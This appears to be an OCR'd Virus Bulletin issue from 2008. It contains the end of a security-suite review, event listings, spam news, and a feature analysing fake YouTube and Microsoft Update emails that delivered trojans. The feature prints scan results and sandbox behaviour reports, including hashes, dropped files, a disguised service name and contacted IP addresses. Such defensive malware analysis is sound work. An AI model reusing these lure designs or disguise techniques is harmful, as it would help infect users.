


these options are mostly controllable from within the browser, having them more easily accessible is a useful idea; this is combined with advertisement blocking, detecting ads based on common keywords and image sizes, with additional data updated constantly via the 'ImproveNet' system.

Also controlled is personal data, which can be entered into a secure database (although canny users will, of course, avoid entering entire passwords or credit card numbers, as entering only parts of them will suffice) and prevented from passing out of the system – the exclusions list manages which sites such data can be sent to, but seems not to link sites to specific data, simply allowing any personal details to travel to any trusted site.

One item which usually does not quite fit in with the overall theme of security suites is the spam filter. Now an obligatory part of any self-respecting suite, spam filtering feels slightly different in its requirements from system security and integrity, and seems to have been added to many products simply to check the box. *Agnitum*'s offering, also available separately as the freeware *Spam Terrier*, does at least slot fairly neatly into the style of the rest of the suite with its heavy reliance on user decision-making. With limited in-built abilities, it appears to rely to a large extent on training itself to patterns of mails. A wizard is available to scan current pre-populated mailboxes divided into spam and ham to familiarize the filter with the user's mailing style, and the usual 'Mark as spam' buttons continue the learning process over time. With less than a week to test the entire suite an in-depth analysis of the spam filter's powers was not possible, but at least it's there for those who need extra email filtering.

For all of the above items, in-depth guidance and assistance is never far away. A quick-start guide and full manual are available from the support section of the company's



website, both of which are highly detailed and clearly written, providing much vital information for those intrepid but uneducated users embarking on a journey into the frightening world of serious security software. The document covers both instruction on the operation of the product and insight into the issues created or mitigated by certain settings. The firewall section is particularly in-depth, running to some 20 pages.

Help is, of course, also included with the product, and it mostly seems to mirror almost exactly the manual, albeit in a more easily browsable style and with fewer illustrations. The effort that has gone into keeping things as informative on broad topics as possible, while still providing lucid instructions for vital tasks, is even more evident here, where sparse and simple language is more expected. The system could do with being a little more context-sensitive and integrated with the product itself – while the 'help' button is accessible from most parts of the interface, it invariably leads to the introduction rather than directly to the page relevant to where the user is. There is no button on the more complex configuration dialogs and there is no linking back out to the right section from within the help pages themselves either.

One final aspect of note is the detailed event viewer, where data on the various areas of the system and network being monitored can be perused at leisure. Various aspects of this can be configured to record more or less of what is noticed, allowing the committed statistic fan to gather vast amounts of information, or minimizing the system impact by keeping things to a minimum.

CONCLUSIONS

Agnitum is in the happy position of being a firm that has developed considerable expertise and produced solid and reliable products, yet has not been affected by the booming success which generally sees firms lose drive and focus in the face of strict financial goals. The company's online information and product design ooze a technical excellence tempered only minimally by marketing meddling, while still providing a respectable level of usability for newcomers. As the 'Pro' in the title implies, this is no simple product, but is aimed squarely at those who take an active interest in the security of their systems. It requires its users to exercise their brains and their judgement to ensure a smooth and safe ride, but thanks to some felicities of design, and a large and welcoming community of users, it does allow at least some access to the newcomer.

There is a lot of protection in here, all of it seemingly implemented in a very thorough and reliable manner. The HIPS system does, perhaps, have some small room for extension, and while automation of some of the decision making has been included this could perhaps be carried further across the product. Of course, it could be that the various training modes and the community system already achieve this goal, given a longer period to settle into a given machine. The set-and-forget approach is certainly not immediately in evidence here, and those who are easily annoyed by requests for decisions will most likely find it less than ideal. However, by not dumbing down its approach, and making great efforts to provide the information and understanding required to properly implement a sound security policy, *Outpost Security Suite Pro* actively encourages its users to take an interest in the threats that face them and how they can be mitigated.

In the right hands, this product offers some powerful system monitoring and provides a very solid, well-integrated and highly effective range of security tools. Those hands do not have to be those of an expert, but they must at least be awake, alert and on the ball, which should really be a requirement for anyone venturing into the precarious world of the Internet.

Technical details:

Agnitum Outpost Security Suite Pro 2008 was variously tested on:

AMD K7, 500MHz, 512MB RAM, running *Microsoft Windows XP Professional SP2* and *Windows 2000 Professional SP4*.

Intel Pentium 4 1.6GHz, 512 MB RAM, running *Microsoft Windows XP Professional SP2* and *Windows 2000 Professional SP4*.

AMD Athlon64 3800+ dual core, 1 GB RAM, running *Microsoft Windows XP Professional SP2* (32 bit).

AMD Duron 1GHz laptop, 256 MB RAM, running *Microsoft Windows XP Professional SP2*.

END NOTES & NEWS

Black Hat DC 2008 Briefings and Training will be held 11–14 February 2008 in Washington, DC, USA. The conference will focus on wireless security and offensive attacks in addition to the core set of training sessions. For full details and registration see http://www.blackhat.com/.

The SecureLondon Conference on emerging threats will be held 4 March 2008 in London, UK. Attendees will be given an overview of the interaction between web, spam and malware, with a focus on specific campaigns. Sessions will engage in the devastating effects and developments of DDoS attacks and how to avoid them, email encryption and the social engineering threat communities pose to a company. For further information see https://www.isc2.org/cgi-bin/events/information.cgi?event=48.

Black Hat Europe 2008 takes place 25–28 March 2008 in Amsterdam, the Netherlands. Registration is now open, and a call for papers closes 1 February. For details see http://www.blackhat.com/.

RSA Conference 2008 takes place 7–11 April 2008 in San Francisco, CA, USA. This year's theme is the influence of Alan Mathison Turing, the British cryptographer, mathematician, logician, philosopher and biologist, often referred to as the father of modern computer science. Online registration is now available. See http://www.rsaconference.com/2008/US/.

Infosecurity Europe takes place 22–24 April 2008 in London, UK. For more information and to register interest in attending see http://www.infosec.co.uk/.

The 2nd International CARO Workshop will be held 1–2 May 2008 in Hoofddorp, the Netherlands. A call for papers has been issued, submissions should be sent to the organizers no later than 15 January 2008. See http://www.datasecurity-event.com/.

EICAR 2008 will be held 3–6 May 2008 in Laval, France. A call for papers has been issued; the deadlines for peer-reviewed papers is 20 January 2008. See http://www.eicar.org/conference/ for the full details.

The 5th Information Security Expo takes place 14–16 May 2008 in Tokyo, Japan. For more details see http://www.ist-expo.jp/en/.

The 9th National Information Security Conference (NISC) will be held 21–23 May 2008 in St Andrews, Scotland. An early bird discount applies until 31 January. For full details and registration information see http://www.nisc.org.uk/.

The 20th annual FIRST conference will be held 22–27 June 2008 in Vancouver, Canada. The conference provides a forum for sharing goals, ideas, and information on how to improve global computer security. The five-day event comprises two days of tutorials and three days of technical sessions where a range of topics of interest to teams in the global response community will be discussed. For more details see http://www.first.org/conference/.

The 17th USENIX Security Symposium will take place 28 July to 1 August 2008 in San Jose, CA, USA. A two-day training program will be followed by a 2.5-day technical program, which will include refereed papers, invited talks, posters, work-in-progress reports, panel discussions, and birds-of-a-feather sessions. For details see http://www.usenix.org/events/sec08/cfp/.

Black Hat USA 2008 takes place 2–7 August 2008 in Las Vegas, NV, USA. Online registration is now open and a call for papers has been issued. For details see http://www.blackhat.com/.

COSAC 2008, the 15th International Computer Security Symposium, will take place 21–25 September 2008 in Naas, Republic of Ireland. A call for papers for the event has been issued. For more information see http://www.cosac.net/.

VB2008 will take place 1–3 October 2008 in Ottawa, Canada. *Virus Bulletin* is currently seeking submissions from those wishing to present papers at VB2008. Full details of the call for papers are available at http://www.virusbtn.com/conference/vb2008.

SUBSCRIPTION RATES

Subscription price for 1 year (12 issues):

- Single user: $175
- Corporate (turnover < $10 million): $500
- Corporate (turnover < $100 million): $1,000
- Corporate (turnover > $100 million): $2,000
- *Bona fide* charities and educational institutions: $175
- Public libraries and government organizations: $500

Corporate rates include a licence for intranet publication.

See http://www.virusbtn.com/virusbulletin/subscriptions/ for subscription terms and conditions.

Editorial enquiries, subscription enquiries, orders and payments:
Virus Bulletin Ltd, The Pentagon, Abingdon Science Park, Abingdon, Oxfordshire OX14 3YP, England
Tel: +44 (0)1235 555139 Fax: +44 (0)1235 531889
Email: editorial@virusbtn.com Web: http://www.virusbtn.com/

vb Spam supplement

CONTENTS

NEWS & EVENTS

FTC NOTES MALICIOUS SPAM ON THE RISE

The US Federal Trade Commission (FTC) has released a report reflecting on the ten years in which it has been involved in the fight against spam, detailing the findings of its 'Spam Summit' workshop held last summer, and proposing steps to be taken by stakeholders to mitigate the harmful effects of spam and phishing.

The report notes that the nature of spam – both in terms of the methods used by spammers and their motivations – has shifted over the past decade, with a new generation of malicious spam now on the rise.

The FTC, which has brought more than 90 law enforcement actions against spammers over the past 10 years, promises to continue to bring civil law enforcement actions wherever appropriate and to renew its efforts to work with both the anti-spam and anti-phishing communities.

The Commission calls for collaboration between law enforcement, industry and other stakeholders to be maximized, both domestically and abroad, and for efforts to deploy technological tools to be intensified. Specifically, the report states that the FTC will encourage industry-driven efforts for the widespread deployment of authentication technologies. Finally, the FTC calls for stakeholders to renew efforts to educate consumers about online threats, and to improve methods for disseminating educational materials both to consumers and businesses.

The full report can be downloaded at http://ftc.gov/os/2007/12/071220spamsummitreport.pdf.

PROLIFIC SPAMMER INDICTED

Infamous prolific spammer Alan Ralsky has been indicted over his alleged involvement in an international spamming and stock fraud scheme.

Charges against Ralsky, who has long topped *Spamhaus*'s Register of Known Spam Operations (ROKSO) list, and ten others – including Ralsky's son-in-law – were brought at the start of this month as the culmination of a three-year investigation led by the FBI in collaboration with the US Postal Service and Internal Revenue Service.

Investigators say that the defendants had been running a sophisticated and large-scale spamming operation that focused on a stock pump-and-dump scheme involving Chinese penny stocks. According to the indictment the defendants used a range of illegal techniques to send their spam and avoid detection by spam filters including: the use of falsified email headers, the use of proxy relay machines, the use of falsely registered domain names and misrepresentations in the advertising content of email messages. It is estimated that the defendants earned approximately $3 million during the summer of 2005 as a result of their illegal spamming activities. US Attorney Stephen J. Murphy described the indictment as: 'seek[ing] to knock out one of the largest illegal spamming and fraud operations in the country'.

The 41-count indictment includes charges of conspiracy, fraud in connection with electronic mail (under the CAN SPAM Act), computer fraud, mail fraud, wire fraud, and money laundering. In December 2003, Ralsky was reported to have said that the passage of the then heavily criticized US CAN SPAM Act through the House of Representatives 'made [his] day' – perhaps now he will re-evaluate his feelings.

EVENTS

The MAAWG 12th general meeting, open to members and non-members, will be held 18–20 February 2008 in San Francisco, CA, USA. See http://www.maawg.org/.

The 2008 Spam Conference will take place 27–28 March 2008 in Cambridge, MA, USA. Potential speakers are invited to submit proposals for papers, tutorials or workshops at any point until 1 March 2008. For the full details see http://spamconference.org/.

CEAS 2008 will take 21–22 August 2008 in Mountain View, CA, USA. A call for papers for the event is now open. For more information see http://www.ceas.cc/2008/.

FEATURE

2007: THE YEAR OF THE SOCIAL ENGINEER?

Martin Overton
Independent researcher, UK

Last year Martin Overton described how phishers had borrowed techniques from malware authors to try to cover their tracks [1]. In this article he looks at the flip side, as malware authors have started to borrow techniques from the phishers.

On Friday 19 January last year hundreds of emails started to arrive in my inbox, all claiming to be news items. Originally the messages related to the storms that were raging through parts of Europe at the time, and it was this initial wave of emails that inspired the name that was subsequently given to the gang behind them: the Storm Worm gang.

The next wave of emails offered news about the start of World War III, the launch of nuclear missiles, the shooting down of satellites, and so on. After a while the effectiveness of these started to wane, so the gang moved on to using fake e-card notifications instead. They then started to target specific holidays and events, especially in the US.

What all of these attacks had in common, apart from all being part of an attempt to build a very large botnet, was that they relied almost exclusively on getting the recipient to click on a link or attachment, thus getting them to infect their own computer. No need for the Storm Worm gang to waste time writing infection and propagation routines, they just relied on end-user curiosity, naivety, fear, greed, altruism, etc. – in other words, good old social engineering.

This article is not about the Storm Worm gang, it is about the fact that 2007 seems to have been the year that social engineering became the mainstay of the malware author's infection routine, and when malware authors borrowed techniques from phishers.

The article will cover a couple of interesting cases which illustrate clearly that malware authors are borrowing techniques from phishers.

In [2] I posited that social engineering in malware was just coming up to the teenage stage – to continue that analogy, we are now seeing the teenager turning into a young adult who is ready to take on the world; full of enthusiasm and brimming with confidence.

During November 2007 I received several very well crafted emails that claimed to have come from *YouTube* and *Microsoft* respectively. These emails appeared very professional and links within them led to phishing-quality fake websites on which malware was hosted.

This was different from anything we had seen so far from the Storm Worm gang – although their emails had been very successful, these new ones were quality pieces of work which borrowed extensively from the phishers' bible.

Let us now have a look at two of the best examples I have seen of these professional-quality malware spam runs and their associated 'phishing-quality' payload-hosting websites.

CASE 1: DO YOU YOUTUBE?

Figure 1 shows a screenshot of an email I received one morning in November. It claims to have been sent by 'YouTube Service', a.k.a. 'service@youtube.com', on behalf of a friend who wants to share a video.

This nicely formatted email that claims to have come from a friend contains lots of links to click on. All the links shown on the right-hand side of the email really do take you to *YouTube* or *Google* pages, as they claim to. However, clicking on any of the links on the left-hand side of the email will take you to the site shown in Figure 2.

The site is very convincing. It almost looks like the real *YouTube* site. In order to view the video mentioned in the email the user is prompted to download an updated version of *Adobe*'s *Flash Player*. Unfortunately, however, this isn't the real *YouTube* site at all. To make matters worse, anyone downloading the 'latest *Flash Player*' from the site would have downloaded a malicious file instead, leaving them with an infected computer.




Figure 1: 'YouTube' email.

Figure 2: 'Phishy' YouTube website.

The following are some details about the file that was hosted on the fake *YouTube* site, as well as the level of detection at the time I found it and submitted it to a range of vendors and researchers:

```
FileName: install_flash_player.exe
FileDateTime: 12/11/2007 12:09:43
Filesize: 1228800
MD5: 29a8b08786a6a5bd253df5b2a42e7979
CRC32: E8ED5280
File Type: PE Executable

Scan report of: install_flash_player.exe (source:
AV-Test)

@Proventia-VPS      -
AntiVir             -
Avast!              -
AVG                 -
BitDefender         -
ClamAV              -
Command             -
Dr Web              -
eSafe               -
eTrust-VET          -
eTrust-VET (BETA)   -
Ewido               -
F-Prot              -
F-Secure            -
F-Secure (BETA)     Trojan-Dropper:W32/Agent.CPL
Fortinet            -
Fortinet (BETA)     -
Ikarus              Win32.SuspectCrc
Kaspersky           -
McAfee              -
McAfee (BETA)       -
Microsoft           -
Nod32               -
Norman              -
Panda               -
Panda (BETA)        -
QuickHeal           -
Rising              -
Sophos              -
Sunbelt             -
Symantec            -
Symantec (BETA)     -
Trend Micro         -
Trend Micro (BETA)  -
VBA32               -
VirusBuster         -
WebWasher           -
YY_A-Squared        -
YY_Spybot           -
```

To find out what the file does when executed, I ran it in the *Norman Sandbox*:

```
install_flash_player.exe.1 : W32/Malware (Signature:
NO_VIRUS)
* Compressed: NO
* TLS hooks: NO
* Executable type: Application
* Executable file structure: OK

[ General information ]
* Decompressing UPX3.
* Drops files in %WINSYS% folder.
* File length: 1228800 bytes.
* MD5 hash: 29a8b08786a6a5bd253df5b2a42e7979.

[ Changes to filesystem ]
* Creates file C:\WINDOWS\TEMP\cmd0999.tmp.
* Creates file C:\WINDOWS\TEMP\cmd0999.exe.
* Deletes file C:\WINDOWS\lg32.txt.
* Creates file C:\WINDOWS\TEMP\~1189.tmp.
* Deletes file C:\WINDOWS\ws386.ini.
* Creates file C:\WINDOWS\ws386.ini.
* Deletes file C:\WINDOWS\TEMP\~1189.tmp.
* Creates file C:\WINDOWS\db32.txt.
* Deletes file C:\WINDOWS\system32\aspimgr.exe.
* Creates file C:\WINDOWS\system32\aspimgr.exe.
* Creates file C:\WINDOWS\TEMP\_check32.bat.
* Creates file C:\WINDOWS\s32.txt.

[ Changes to registry ]
* Creates key
"HKLM\System\CurrentControlSet\Services\aspimgr".
* Sets value
"ImagePath"="C:\WINDOWS\system32\aspimgr.exe" in key
"HKLM\System\CurrentControlSet\Services\aspimgr".
* Sets value "DisplayName"="Microsoft ASPI Manager"
in key
"HKLM\System\CurrentControlSet\Services\aspimgr".
* Creates key "HKLM\Software\Microsoft\Sft".
```

```
* Sets value "default"="{00000000-0000-0000-0000-
00003F000F00}" in key "HKLM\Software\Microsoft\Sft".

[ Network services ]
* Connects to "ns.uk2.net" on port 53.
* Connects to "www.yahoo.com" on port 80.
* Connects to "www.web.de" on port 80.
* Connects to "70.86.123.34" on port 80.
* Connects to "70.86.86.210" on port 80.
* Connects to "67.19.9.186" on port 80.

[ Process/window information ]
* Attempts to open C:\WINDOWS\TEMP\cmd0999.exe.
* Creates process "C:\WINDOWS\TEMP\cmd0999.exe".
* Attempts to access service "aspimgr".
* Creates service "aspimgr (Microsoft ASPI Manager)"
as "C:\WINDOWS\system32\aspimgr.exe".
* Creates process "C:\WINDOWS\system32\aspimgr.exe".
* Attempts to open C:\WINDOWS\TEMP\_check32.bat NULL.
* Creates process "C:\CMD.EXE".

[ Signature Scanning ]
* C:\WINDOWS\TEMP\cmd0999.exe (48128 bytes) : no
signature detection.
* C:\WINDOWS\ws386.ini (12 bytes) : no signature
detection.
* C:\WINDOWS\db32.txt (100 bytes) : no signature
detection.
* C:\WINDOWS\system32\aspimgr.exe (65536 bytes) : no
signature detection.
* C:\WINDOWS\TEMP\_check32.bat (93 bytes) : no
signature detection.
* C:\WINDOWS\s32.txt (63 bytes) : no signature
detection.
```

This piece of malware is very busy, creating a number of files, deleting others, creating registry keys and connecting to a number of sites – almost certainly to download other components, update itself, and so on. Like most malware today this one is packed, in this case using UPX.

CASE 2: ONE MS UPDATE YOU DON'T WANT!

If you, or anyone you know, installs all *Microsoft* updates religiously, then this case is something you *really* need to be aware of.

Figure 3 is a screenshot of another email I received one evening in November. It claims to have been sent by 'Microsoft Corp' regarding a critical update.

This nicely formatted email states: '*Microsoft* recommends that customers apply the update immediately following the links below corresponding to your system.' There then follow three links. Clicking on any of the links in the email takes you to the site shown in Figure 4.

How many of you would have believed that this is a screenshot of the real *Microsoft Update* site and might have proceeded to download the patch offered? It's very convincing.

Unfortunately it isn't the real *Microsoft Update* site (or any other *Microsoft* site). To make matters worse for anyone that believed it was the real site and downloaded the supposed patch, not only did they not download and install 'MS07-055', but they would now have an infected computer.

Here are some details about the file that was hosted on the fake *Microsoft* site, as well as the level of detection at the time I found it and submitted it to various vendors and researchers:

```
Scan report of: WindowsXP-KB923810-x86-ENU.exe
(source: AV-Test)

@Proventia-VPS      -
AntiVir             -
Avast!              -
AVG                 -
BitDefender         -
ClamAV              -
Command             -
Dr Web              -
eSafe               Trojan/Worm [101] (suspicious)
eTrust-VET          -
eTrust-VET (BETA)   -
Ewido               -
F-Prot              -
F-Secure            -
F-Secure (BETA)     -
Fortinet            -
Fortinet (BETA)     -
Ikarus              Trojan.Win32.VB.azd
Kaspersky           -
McAfee              -
McAfee (BETA)       -
Microsoft           -
Nod32               -
Norman              -
Panda               -
Panda (BETA)        -
QuickHeal           -
Rising              -
Sophos              -
Sunbelt             -
Symantec            -
Symantec (BETA)     -
Trend Micro         -
Trend Micro (BETA)  -
VBA32               -
VirusBuster         -
WebWasher           Win32.ModifiedUPX.gen!84
                    (suspicious)
YY_A-Squared        -
YY_Spybot           Smitfraud-C.,,Executable
```

To find out what the file does when executed, I ran it in the *Norman Sandbox*:




Figure 3: 'Microsoft Corp' email.




Figure 4: 'Phishy' Microsoft website.

```
WindowsXP-KB923810-x86-ENU.exe : Not detected by
Sandbox (Signature: NO_VIRUS)

* Compressed: YES
* TLS hooks: NO
* Executable type: Application
* Executable file structure: OK

[ General information ]
* Decompressing UPX3.
* Applications uses MSVBVM60.DLL (Visual Basic 6).
* File length:      1057651 bytes.
* MD5 hash: b59d788bc907d9aecb15375abe09c606.

[ Process/window information ]
* Creates a COM object with CLSID {FCFB3D23-A0FA-
1068-A738-08002B3371B5} : VBRuntime.
* Creates a COM object with CLSID {E93AD7C1-C347-
11D1-A3E2-00A0C90AEA82} : VBRuntime6.
```

This piece of malware requires the VB6 runtime files to be present on the PC for it to work, as it has been created using Visual Basic 6 for *Windows*. Like most malware today this one is also packed, in this case using UPX.

CONCLUSIONS

Unlike the scenario described in [1], where phishers had borrowed techniques from malware authors to try and cover their tracks after stealing victims' *PayPal* credentials, name, address, social security number and credit card data, here it looks like the malware authors have been taking lessons from the phishers. Both of the cases described in this article are very believable. The fake *YouTube* email and site are almost perfect. The fake *Microsoft* email is not so convincing, but the fake *Microsoft Update* site is very believable.

Unfortunately, with the malware authors using this level of social engineering, it is very likely that more people will fall victim to their creations. This means that more victims will infect their computers without the malware authors having to code complex infection and propagation routines. If the malware offered via a fake *<insert company name here>* site is a bot or dropper then the infected computer could very soon be sending out lots of spam, taking part in a DDoS attack or worse.

So what is the solution? I'd like to say that technology will solve the problem, but you can't easily patch the exploits in an average computer user.

Technology still has its part to play in the overall solution, but it is clear that we need to try something else too. As much as it pains me to say so, I think that the answer to the problem is user education. This won't be inexpensive or happen overnight (and it won't be popular with some people), but if it is done properly I believe it will make the phishers', scammers' and malware authors' jobs harder, which is all we can realistically hope for.

It is time that the weakest link finally became the strongest link. Are you up to the challenge?

REFERENCES

[1] Overton, M. A phish with a sting in the tail. Virus Bulletin, March 2007, p.S1.

[2] Overton, M. You are the weakest link, goodbye! Malware social engineering comes of age. Virus Bulletin, March 2002, p.14.

STOP PRESS

Just as this article was being finished news came in of several US government labs having been targeted by emails containing links or attachments to malware infected files, just like the methods described in this article. For more details see: http://www.eweek.com/article2/0,1895,2230086,00.asp.